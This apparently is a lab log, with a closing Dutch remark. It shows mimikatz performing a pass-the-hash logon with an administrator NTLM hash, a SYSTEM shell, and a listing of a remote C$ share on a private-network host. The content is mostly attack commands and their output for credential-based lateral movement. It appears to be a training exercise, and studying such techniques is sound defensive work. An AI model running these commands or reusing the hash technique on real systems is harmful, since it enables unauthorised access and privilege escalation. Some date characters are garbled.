 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::pth /user:administrator /domain:win10client /ntlm:af992895db0f2c42a1bc96546e92804a
user    : administrator
domain  : win10client
program : cmd.exe
impers. : no
NTLM    : af992895db0f2c42a1bc96546e92804a
  |  PID  6364
  |  TID  1340
  |  LSA Process is now R/W
  |  LUID 0 ; 10335077 (00000000:009db365)
  \_ msv1_0   - data copy @ 000001717237F450 : OK !
  \_ kerberos -

mimikatz #
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```



```
)7/12/2019  11:08            30.720 ztrace_maps.dll
            4385 File(s)  1.950.059.735 bytes
             125 Dir(s)  22.945.828.864 bytes free

:\Windows\system32>whoami
nt authority\system

:\Windows\system32>dir \\192.168.56.40\c$
 Volume in drive \\192.168.56.40\c$ has no label.
 Volume Serial Number is 4648-179D

 Directory of \\192.168.56.40\c$

16/09/2024  13:26         1.177.802 bat2exe.exe
16/09/2024  13:54    <DIR>          batfile
16/09/2024  13:55    <DIR>          mimikatz-master
)7/12/2019  11:14    <DIR>          PerfLogs
25/04/2024  08:13    <DIR>          Program Files
)4/09/2024  22:15    <DIR>          Program Files (x86)
)4/09/2024  22:12    <DIR>          RegBackup
16/09/2024  13:12    <DIR>          sysinternal
26/08/2024  13:56    <DIR>          temp
16/09/2024  13:40    <DIR>          Users
16/09/2024  14:07    <DIR>          Windows
               1 File(s)      1.177.802 bytes
              10 Dir(s)  22.945.824.768 bytes free

:\Windows\system32>
```

Dit is de onze client pc dit doen we vanuit de server